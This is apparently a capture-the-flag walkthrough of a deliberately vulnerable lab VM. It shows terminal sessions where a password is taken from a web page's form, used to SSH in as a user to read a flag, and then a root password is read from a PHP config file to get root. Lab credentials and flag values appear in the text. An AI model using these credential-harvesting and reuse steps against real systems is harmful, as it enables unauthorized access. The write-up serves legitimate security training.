


```
┌─[baz@parrot]─[~/Burpw/b]
└──╼ $sudo nano /etc/hosts
[sudo] password for baz:
┌─[baz@parrot]─[~/Burpw/b]
└──╼ $ssh alice@192.168.56.153
The authenticity of host '192.168.56.153 (192.168.56.153)' can't be establ
ished.
ECDSA key fingerprint is SHA256:lE5D8AvkJqcIwMiNuI9aSnC3ohlDrhPhjDljqSDy9s
Y.
Are you sure you want to continue connecting (yes/no/[fingerprint])? eys
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.153' (ECDSA) to the list of known h
osts.
alice@192.168.56.153's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ ls
alice@gfriEND:~$ 
```

Target: http://192.168.56.153

```
n Corp</h2>
ople To Great Again!</p>
shboard">Dashboard</a>
ofile&user_id=12">Profile</a>
gout">Logout</a>
od="POST">
Name</label>
 name="name" id="name" value="Alice Geulis">
e">Username</label>
 name="username" id="username" value="alice">
d">Password</label>
rd" name="password" id="password" value="4lic3">
isabled">Change</button>
```


We are in. Let's move on to see the userflag
cd .my_secret
cat flag1.txt



```
└──╼ $sudo nano /etc/hosts
[sudo] password for baz:
┌─[baz@parrot]─[~/Burpw/b]
└──╼ $ssh alice@192.168.56.153
The authenticity of host '192.168.56.153 (192.168.56.153)' can't be established.
ECDSA key fingerprint is SHA256:lE5D8AvkJqcIwMiNuI9aSnC3ohlDrhPhjDljqSDy9sY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? eys
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.153' (ECDSA) to the list of known hosts.
alice@192.168.56.153's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ ls
alice@gfriEND:~$ ls
alice@gfriEND:~$ ls -al
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13  2019 .
drwxr-xr-x 6 root  root  4096 Dec 13  2019 ..
-rw------- 1 alice alice   10 Dec 13  2019 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13  2019 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13  2019 .bashrc
drwx------ 2 alice alice 4096 Dec 13  2019 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13  2019 .my_secret
-rw-r--r-- 1 alice alice  675 Dec 13  2019 .profile
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls
flag1.txt  my_notes.txt
alice@gfriEND:~/.my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt
but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/.my_secret$ 
```


Post Exploitation

Now we have user flag. Let's go on to escalate privileges and get the root flag.
After going through all the directories and one file seemed suspicious. After reading config.php from html/config we got the password of root
cd /var/www/html/config
cat config.php


alice@gfriEND: /var/www/html/config
File Edit View Search Terminal Tabs Help
Parrot Terminal

```
alice@gfriEND:/var/www/html/config$ ls
config.php
alice@gfriEND:/var/www/html/config$ cat config.php
<?php

    $conn = mysqli_connect('localhost', 'root', 'ctf_pasti_bisa', 'ceban_corp');
alice@gfriEND:/var/www/html/config$ su root
Password: 
```

su root
id
cd /root
cat flag2.txt



```
root@gfriEND:~# id
uid=0(root) gid=0(root) groups=0(root)
root@gfriEND:~# cd /root/
root@gfriEND:~# ls
flag2.txt
root@gfriEND:~# cat flag2.txt

Yeaaahhhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge from here :) I really hope you gu
ys give me feedback for this challenge whether you like it or not because it can be a reference for me to be even better! I hope this can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbeef560930e77ff984b644fde66e7}
root@gfriEND:~# 
```

....Happy Hacking...